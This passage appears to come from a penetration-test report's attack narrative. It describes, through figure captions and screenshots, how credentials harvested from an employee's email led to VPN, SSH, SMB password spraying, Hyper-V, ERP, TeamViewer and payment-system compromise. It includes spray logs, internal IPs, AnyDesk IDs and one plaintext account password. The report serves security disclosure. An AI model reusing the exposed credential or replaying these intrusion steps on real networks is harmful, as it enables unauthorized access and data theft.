


Figure 38 Credentials were then used to download AnyConnect for a network level connection




Figure 39 No hardware level filtering allowed remote connection to ABC's Internal Corporate network at a network level assigning us an Internal IP on the domain: ABC.local

Attack Narrative – Compromised Internal Network Servers and Applications




Figure 40 Credentials extracted from email used to gain super admin access to the Splunk interface (on the internal network) used by Sec and Blue Team. An attacker could then very easily have infected this page with a malware (by uploading a webshell on splunk)


```

sysadmin@172.22.126.201:~$ password:
debug1: Authentication succeeded (password).
Authenticated to 172.22.126.201 ([172.22.126.201]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: console supports the ansi parsing
Last login: Mon Aug 24 15:51:51 2020 from 10.102.12.160

-----

[sysadmin@~ -replica (~)]$ >

```

Figure 41 SSH credentials extracted from XYZ's emails led to the compromise of 172.22.126.201

```

172.22.226.80:445 - 172.22.226.80:445 - Failed: '
172.22.226.77:445 - 172.22.226.77:445 - Failed: '
172.22.226.66:445 - 172.22.226.66:445 - Failed: '
172.22.226.63:445 - 172.22.226.63:445 - Failed: '
172.22.226.75:445 - 172.22.226.75:445 - Success: '
172.22.226.65:445 - 172.22.226.65:445 - Failed: '
172.22.226.74:445 - 172.22.226.74:445 - Success: '
172.22.226.76:445 - 172.22.226.76:445 - Failed: '
172.22.226.79:445 - 172.22.226.79:445 - Failed: '
172.22.226.80:445 - 172.22.226.80:445 - Failed: '

```

Figure 42 The VPN and Windows passwords also seemed to have fixed patterns. Sprayed gathered credentials on usernames obtained via infrastructure excel sheet from email. Bruteforce on the Windows login credentials resulted in numerous workstations compromised




Figure 43 Gained access to 172.22.226.28 containing numerous VMs including a Kaspersky Server


```
Administrator: Command Prompt

Ethernet adapter [REDACTED]:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Ethernet adapter [REDACTED]:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Ethernet adapter [REDACTED]:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Ethernet adapter vEthernet (Broadcom NetXtreme Gigabit Ethernet - Virtual Switch):

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::6953:f1a3:3001:2577%2
IPv4 Address. . . . . : 1[REDACTED].226.27
Subnet Mask . . . . . : 255.255.0
Default Gateway . . . . . : 1[REDACTED].226.254

Tunnel adapter isatap.{0BD7C838-9466-4FDB-9194-4728FF5E2164}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

C:\Users\Administrator>
```

Figure 44 This was a critical server as it was hosting several Application and Database servers as VMs

Name	State	CPU Usage	Assigned Memory	Uptime	Status	Configurati...
OS03	Running	5 %	32768 MB	162.21:48:11		8.0
OS04	Running	0 %	32768 MB	162.21:47:32		8.0
IBNode2	Running	1 %	98304 MB	173.01:35:21		8.0
VEBSRV	Running	0 %	65536 MB	80.01:02:37		8.0
One-DB	Off					8.0
One-DB7	Running	2 %	131072 MB	404.12:03:53		8.0
PP-511	Running	2 %	32768 MB	35.03:12:38		5.0
I-DB	Running	1 %	32768 MB	173.01:39:54		8.0

Figure 45 .27 Server running Hyper-V giving full access to super critical Application and Database server VMs




Figure 46 Administrative access to all internal data and drives containing several terabytes of data




Figure 47 172.22.226.27's server already connected to backup server at 172.22.229.199 giving access to all production backups




Figure 48 Another such server with compromised credentials was 172.2.226.248 which was a Windows Server named FT-AX-WEBSRV



To check if the integration process completed.

Open Ax user : ERP_INT

Password :P@ssw0rd

1- Check the batch job status and batch job history, by following this path

System administration→inquiries → batch job




Figure 50 Upon more information gathering on the AX server, an integration document was found on email leading to working of AX server along with credentials




Figure 49 XYZ's email account leading to plain text admin passwords of AX Server and TeamViewer credentials




Figure 51 Gained access to Teamviewer using the credentials from email. Loggedin to Windows using Axadmin's credentials




Figure 52 MS Dynamics AX 2012 compromised with obtained credentials




Figure 53 MS Dynamics AX 2012 leading to complete access to all employee's information and data

All purchase orders ▾

Purchase order workflow [Latest action taken: 8/30/2020 8:23:00 AM User:]

Purchase order	Vendor account	Name	Invoice account	Purchase type	Approval status	Status	Direct delivery
PO-001000	1080	Tal	1080	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001001	1080	Tal	1080	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001002	1056	Enj	1056	Purchase order	Confirmed	Invoiced	<input type="checkbox"/>
PO-001003	1278	AL sing EST	1278	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001004	1207	Sh	1207	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001005	1261	Dig	1261	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001006	1233	Alr ormation Tech...	1233	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001007	1207	Sh	1207	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001008	1051	Pre	1051	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001009	1080	Tal	1080	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001010	1080	Tal	1080	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001011	1080	Tal	1080	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001012	1064	JAI	1064	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001013	1064	JAI	1064	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001014	1080	Tal	1080	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001015	1064	JAI	1064	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001016	1104	Mc iaih Trading Co	1104	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001017	1027	AR	1027	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001018	1064	JAI	1064	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001019	1199	Srr	1199	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001020	1263	AK d	1263	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001021	1263	AK d	1263	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001022	1080	Tal	1080	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001023	1064	JAI	1064	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001024	1104	Mc iaih Trading Co	1104	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001025	1270	Dr y Consultant	1270	Purchase order	Confirmed	Received	<input type="checkbox"/>
PO-001026	1064	JAI	1064	Purchase order	Confirmed	Open order	<input type="checkbox"/>
PO-001027	1080	Tal	1080	Purchase order	In review	Open order	<input type="checkbox"/>

Figure 54 MS Dynamics AX 2012 leading to complete access to all Vendor information and data containing critical vendor PII including purchase orders



Figure 55 Used FinnOne credentials from email of XYZ leading to access of super critical data of customers, vendors, retail information, financial ledgers and all other sensitive financial information

النسخة العربية

Welcome to the SADAD Portal. Please Login to continue.

User ID:

Password:

Terms & Conditions Documentation Quick Links FAQ Help Contact Us

النسخة العربية

Home Service Management User Management

Terms & Conditions Documentation Quick Links FAQ Help Contact Us

Figure 56 Access to the ABC payment system using credentials obtained from XYZ's email

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[Documentation](#)
[Quick Links](#)
[FAQ](#)
[Help](#)
[Contact Us](#)

Home
Service Management
User Management

EBPP
Business Rules
Operator Workbench

ACCOUNTS
Query Account
Rejected Account
BILLS
Query Bill
Rejected Bills
PAYMENTS
CUSTOMERS
Query Customer
REFUNDS

Query Account

Fields marked with an asterisk (*) are mandatory.

Search for Accounts

Billers

Account Number

Submit
Clear

Figure 57 This gave the power to view/edit/delete/approve all order/bills of users and customers

Servers Credentials									
Server	172.22.226.190	172.22.226.191	172.22.226.192	172.22.226.194	172.22.226.195	172.22.226.193	172.22.226.200	172.22.226.183	
Anydesk ID	416929230	319 785 294	927 409 366	330 939 411	545 475 607		591 132 573		
Username									
Password									
Windows									
Username									
Password									
SQL sa Password									

Figure 58 XYZ's email lead access to numerous critical application and database servers of ABC internal and external financial applications. Admin credentials for both Anydesk and Windows accounts compromised

Access Obtained & Data Exfiltrated

The following are the list of files we were able to exfiltrate from the internal network/email accounts/web servers:

